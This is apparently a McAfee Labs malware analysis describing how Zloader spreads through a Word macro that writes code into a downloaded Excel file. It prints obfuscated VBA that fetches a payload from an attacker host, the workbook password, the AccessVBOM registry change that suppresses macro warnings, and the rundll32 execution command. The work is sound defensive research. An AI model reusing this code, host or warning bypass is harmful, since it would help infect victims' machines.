Zloader With a New Infection Technique

mcafee.com/blogs/other-blogs/mcafee-labs/zloader-with-a-new-infection-technique/

July 8, 2021


This blog was written by Kiran Raj & Kishan N.

Introduction

In the last few years, Microsoft Office macro malware using social engineering as a means for malware infection has been a dominant part of the threat landscape. Malware authors continue to evolve their techniques to evade detection. These techniques involve utilizing macro obfuscation, DDE, living off the land tools (LOLBAS), and even utilizing legacy supported XLS formats.

McAfee Labs has discovered a new technique that downloads and executes malicious DLLs (Zloader) without any malicious code present in the initial spammed attachment macro. The objective of this blog is to cover the technical aspect of the newly observed technique.

Infection map



Threat Summary

- The initial attack vector is a phishing email with a Microsoft Word document attachment.

- Upon opening the document, a password-protected Microsoft Excel file is downloaded from a remote server.
- The Word document Visual Basic for Applications (VBA) reads the cell contents of the downloaded XLS file and writes into the XLS VBA as macros.
- Once the macros are written to the downloaded XLS file, the Word document sets the policy in the registry to Disable Excel Macro Warning and calls the malicious macro function dynamically from the Excel file,
- This results in the downloading of the Zloader payload. The Zloader payload is then executed by rundll32.exe.

The section below contains the detailed technical analysis of this technique.

Detailed Technical Analysis

Infection Chain

The malware arrives through a phishing email containing a Microsoft Word document as an attachment. When the document is opened and macros are enabled, the Word document, in turn, downloads and opens another password-protected Microsoft Excel document.

After downloading the XLS file, the Word VBA reads the cell contents from XLS and creates a new macro for the same XLS file and writes the cell contents to XLS VBA macros as functions.

Once the macros are written and ready, the Word document sets the policy in the registry to Disable Excel Macro Warning and invokes the malicious macro function from the Excel file. The Excel file now downloads the Zloader payload. The Zloader payload is then executed using rundll32.exe.




1. Word VBA downloads encrypted XLS
2. Word VBA reads cell contents from XLS
3. Word VBA writes the cell contents into XLS VBA
4. Excel VBA downloads dll and executes with rundll32.exe
W
X
DLL
cmdline: rundll32.exe shell32.dll, control_RunDll <downloaded_dll>

Figure-1: flowchart of the Infection chain

Word Analysis


Here is how the face of the document looks when we open the document (figure 2). Normally, the macros are disabled to run by default by Microsoft Office. The malware authors are aware of this and hence present a lure image to trick the victims guiding them into enabling the macros.



This document created in previous version of Microsoft Office Word. To view or edit this document, please click 'Enable editing' button on the top bar, and then click 'Enable content'.

Figure-2: Image of Word Document Face

The userform combo-box components present in the Word document stores all the content required to connect to the remote Excel document including the Excel object, URL, and the password required to open the Excel document. The URL is stored in the Combobox in the form of broken strings which will be later concatenated to form a complete clear string.


00ACF4DCF0CC0ABF7AC955BD86A63BBC - UserForm1 (UserForm)
123
00ACF4DCF0CC0ABF7AC955BD86A63BBC - UserForm2 (UserForm)
321

i5x0wbqe81s

word.applicat

excel.applicat

0

http | s:// | heav | enly

gem. | com/ | 11.p | hp

8q | Uv | aat

Nba

J1


cQ

fbF

q7

Figure-3: URL components (right side) and the password to open downloaded Excel document ("i5x0wbqe81s") present in user-form components.

VBA Macro Analysis of Word Document




```
End If
q3e5z
End Sub
Sub q3e5z()
On Error Resume Next
Application.DisplayAlerts = False
ai = Application.Options.ShowControlCharacters
If h3nf3 > 2593 Then
v = Application.Options.AddBiDirectionalMarksWhenSavingTextFile
h3nf3 = v
End If
Err.Number = 0
UserForm2.ComboBox1.ListIndex = 2
Dim ifk
x96x = Application.Options.AutoFormatAsYouTypeReplaceFarEastDashes
If ai > 2049 Then
ytj8s = Application.Options.CommentsColor
ai = ytj8s
End If
Set ifk = CreateObject(UserForm1.ComboBox1)
ifk.DisplayAlerts = False
yi = "visible"
kbw2 = "OnTime"
Dim gz2k1
q0 = 1
hft = 1
While q0 <> 0 And hft < 3
Set gz2k1 = ifk.Workbooks.Open(FileName:=UserForm2.ComboBox1, Password:=UserForm1.ComboBox2)
q0 = Err.Number
hft = hft + 1
Wend
If q0 <> 0 Then
jhja = CallByName(Application, yi, 2)
If jhja = True Then
Set t6165 = CreateObject(UserForm1.ComboBox3)
t6165.Documents.Open ActiveDocument.FullName, ReadOnly:=True
```

UserForm2.ComboBox1 = "https://heavenlygem.com/11.php"

Figure-4: Image of the VBA editor

In the above image of macros (figure 4), the code is attempting to download and open the Excel file stored in the malicious domain. Firstly, it creates an Excel application object by using CreateObject() function and reading the string from Combobox-1 (ref figure-2) of Userform-1 which has the string “excel. Application” stored in it. After creating the object, it uses the same object to open the Excel file directly from the malicious URL along with the password without saving the file on the disk by using Workbooks.Open() function.



```
xe = wj168
End If
w5 = "'"
yrmrc = ifk.sheets(2).Cells(24, 27).Value
mhzcj = ifk.sheets(3).Cells(54, 44).Value
ixbq = ifk.sheets(3).Cells(44, 42).Value
amcdu = ifk.sheets(2).Cells(156, 43).Value
upg = vmk.Cells(218, 41).Value
duj5 = ifk.sheets(3).Cells(158, 15).Value
xmdr7 = ifk.sheets(3).Cells(8, 50).Value
h1q5 = ifk.sheets(1).Cells(162, 5).Value
lb = vmk.Cells(98, 13).Value
hvnrh = ifk.sheets(2).Cells(8, 15).Value
vy8q = ifk.sheets(2).Cells(46, 45).Value
ipj5 = ifk.sheets(2).Cells(28, 43).Value
h8fkt = ifk.sheets(3).Cells(40, 30).Value
j7ux = ifk.sheets(2).Cells(42, 21).Value
tjpi9 = ifk.sheets(3).Cells(60, 50).Value
dpp2 = ifk.sheets(3).Cells(77, 22).Value
jm9w = ifk.sheets(2).Cells(55, 9).Value
i2p0 = ifk.sheets(2).Cells(41, 17).Value
ncj5q = ifk.sheets(1).Cells(187, 34).Value
a5 = ifk.sheets(3).Cells(41, 9).Value
vun = ifk.sheets(3).Cells(176, 18).Value
t06ws = ifk.sheets(3).Cells(130, 40).Value
d47e = ifk.sheets(3).Cells(67, 48).Value
gt = ifk.sheets(3).Cells(194, 17).Value
j7qr = ifk.sheets(1).Cells(247, 4).Value
lbeb = ifk.sheets(2).Cells(121, 3).Value
a0gps = CallByName(ifk, hvnrh, 2)
Set f14 = UserForm1.Controls.Add("Forms.ComboBox.1")
f14.Value = yrmrc & a0gps & gt
Set ici9 = UserForm1.Controls.Add("Forms.ComboBox.1")
ici9.Value = duj5
CallByName CreateObject(vun), ixbq, 1, f14, dpp2, ici9
Set dw = CreateObject(i2p0)
```

Figure-5: Word Macro code that reads strings present in random cells in Excel sheet.

The above snippet (figure 5) shows part of the macro code that is reading the strings from the Excel cells.


For Example:

Ixbq = ifk.sheets(3).Cells(44,42).Value

The code is storing the string present in sheet number 3 and the cell location (44,42) into the variable “ixbq”. The Excel.Application object that is assigned to variable “ifk” is used to access sheets and cells from the Excel file that is opened from the malicious domain.

In the below snippet (figure 6), we can observe the strings stored in the variables after being read from the cells. We can observe that it has string related to the registry entry “*HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Security\AccessVBOM”* that is used to disable trust access for VBA into Excel and the string “Auto_Open3” that is going to be the entry point of the Excel macro execution.

We can also see the strings “ThisWorkbook”, “REG_DWORD”, “Version”, “ActiveVBProject” and few random functions as well like “Function c4r40() c4r40=1 End Function”. These macro codes cannot be detected using static detection since the content is formed dynamically on run time.



```
ce = Application.Options.PasteMergeFr
If xe > 624 Then
wj168 = Application.Options.PasteAdju
xe = wj168
End If
w5 = "'"
yrmro = ifk.sheets(2).Cells(24, 27).V
mhzcj = ifk.sheets(3).Cells(54, 44).V
ixbq = ifk.sheets(3).Cells(44, 42).Va
amcdu = ifk.sheets(2).Cells(156, 43).
upg = vmk.Cells(218, 41).Value
duj5 = ifk.sheets(3).Cells(158, 15).V
xmdr7 = ifk.sheets(3).Cells(8, 50).Va
h1q5 = ifk.sheets(1).Cells(162, 5).Va
lb = vmk.Cells(98, 13).Value
hvnrh = ifk.sheets(2).Cells(8, 15).Va
vy8q = ifk.sheets(2).Cells(46, 45).Va
ipj5 = ifk.sheets(2).Cells(28, 43).Va
h8fkt = ifk.sheets(3).Cells(40, 30).V
j7ux = ifk.sheets(2).Cells(42, 21).Va
tjpi9 = ifk.sheets(3).Cells(60, 50).V
dpp2 = ifk.sheets(3).Cells(77, 22).Va
jm9w = ifk.sheets(2).Cells(55, 9).Val
i2p0 = ifk.sheets(2).Cells(41, 17).Va
ncj5q = ifk.sheets(1).Cells(187, 34).
a5 = ifk.sheets(3).Cells(41, 9).Value
vun = ifk.sheets(3).Cells(176, 18).Va
t06ws = ifk.sheets(3).Cells(130, 40).
d47e = ifk.sheets(3).Cells(67, 48).Va
gt = ifk.sheets(3).Cells(194, 17).Val
j7qr = ifk.sheets(1).Cells(247, 4).Va
lbeb = ifk.sheets(2).Cells(121, 3).Va
a0gps = CallByName(ifk, hvnrh, 2)
Set f14 = UserForm1.Controls.Add("For
f14.Value = yrmrc & a0gps & gt
Set ici9 = UserForm1.Controls.Add("Fo
```

```
Expression   Value
  e2         Empty
  wp7        Empty
  lgal2      Empty
⊞ vmk
  xe         1
  tg9        Empty
  ks92e      Empty
  auxp5      Empty
  ce         False
  wj168      Empty
  w5         "'"
  yrmrc      "HKEY_CURRENT_USER\Software\Microsoft\Office\"
  ixbq       "RegWrite"
  amcdu      "Add"
  upg        "Item"
  duj5       "REG_DWORD"
  h1q5       "ThisWorkbook"
  lb         "DeleteLines"
  hvnrh      "Version"
  vy8q       "CountOfLines"
  ipj5       "Workbooks"
  h8fkt      "ActiveVBProject"
  j7ux       "Quit"
  tjpi9      " Function c4r40() c4r40=1 End Function  Function eg8vu() eg8vu=9298 End Function  Function uljuf() uljuf=1 End Function  Function evjc6() evjc6=1 End Function  Function c4v3k() c4v3k=27851 End Function  Function g69cr
  dpp2       1
  jm9w       "ThisWorkbook.Auto_Open3"
  i2p0       "Excel.Application"
  ncj5q      "VBComponents"
  a5         "
  vun        "WScript.Shell"
  t06ws      "Saved"
  gt         "Excel\Security\AccessVBOM"
  j7qr       "RegDelete"
  lbeb       "VBE"
  a0gps      Empty
  f14        Empty
  ici9       Empty
  dw         Empty
```


Figure-6: Value of variables after reading Excel cells.

After extracting the contents from the Excel cells, the parent Word file creates a new VBA module in the downloaded Excel file by writing the retrieved contents. Basically, the parent Word document is retrieving the cell contents and writing them to XLS macros.

Once the macro is formed and ready, it modifies the below RegKey to disable trust access for VBA on the victim machine to execute the function seamlessly without any Microsoft Office Warnings.

HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Security\AccessVBOM


After writing macro contents to Excel file and disabling the trust access, function ’Auto_Open3()’ from newly written excel VBA will be called which downloads zloader dll from the ‘**hxxp://heavenlygem.com/22.php?5PH8Z’** with extension **.cpl**



```
o2clc.Open
o2clc.Write hj10
o2clc.SaveToFile fm, lehf
End Function

Sub Auto_Open3()

On Error GoTo ErrorHandler

gbma = IIf(23437 < bx7tp(), 1, "h") + "ttps://heav" + Switch(c5666 = hkge4, lctgf(), c5666 = c015f, "enlygem") + Switch(c22aj = bsrwz, 9048, c22aj = c55q4, IIf(bvojc() >= 2661, ".com/22.
gbma = "https://heavenlygem.com/22.php?5PH8Z"

Set ffm8 = CreateObject(cq22p() + Switch(c4046 = hc810, Switch(d6z52 = by1oa, 13297, d6z52 = efd52, 13692), c4046 = cat0k, "") + IIf(1240 <= IIf(4560 < 2408, 1, 2828), IIf(14163 >= gizge
16961, 20611, 1)), cdp9b = drtma, "5.1"))

If ffm8 Is Nothing Then
ffm8 = CreateObject(IIf(20884 > IIf(12290 < c5lty(), 1, 10845), IIf(5685 < 11821, "Wi", 1), ehhic()) + "" + IIf(7531 >= 9766, 1, "nHttp.") + IIf(miatz() < 28859, "WinHttpRequest.5", 1))
End If

If ffm8 Is Nothing Then
GoTo ErrorHandler
```

Figure-7: Image of ’Auto_Open3()’ function

The downloaded dll is saved in **%temp%** folder and executed by invoking rundll32.exe.



```
jucheck.exe   "C:\Program Files (x86)\Common Files\Java\Java Update\jucheck.exe" -auto -scheduled
rundll32.exe  "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\[redacted]\Local\Temp\1V79Y.cpl",
rundll32.exe  "C:\Windows\SysWOW64\rundll32.exe" "C:\Windows\SysWOW64\shell32.dll",#44 "C:\[redacted]l\Temp\1V79Y.cpl"
```

Figure-8: Image of zloader dll invoked by rundll32.exe

Command-line parameter:

Rundll32.exe shell32.dll,Control_RunDLL "<path downloaded dll>"

Windows Rundll32 commands loads and runs 32-bit DLLs that can be used for directly invoking specified functions or used to create shortcuts. In the above command line, the malware uses "Rundll32.exe shell32.dll,Control_RunDLL" function to invoke control.exe (control panel) and passes the DLL path as a parameter, therefore the downloaded DLL is executed by control.exe.

Excel Document Analysis:

The below image (figure 9) is the face of the password-protected Excel file that is hosted on the server. We can observe random cells storing chunks of strings like "RegDelete", "ThisWorkbook", "DeleteLines", etc.

These strings present in worksheet cells are formed as VBA macro in the later stage.

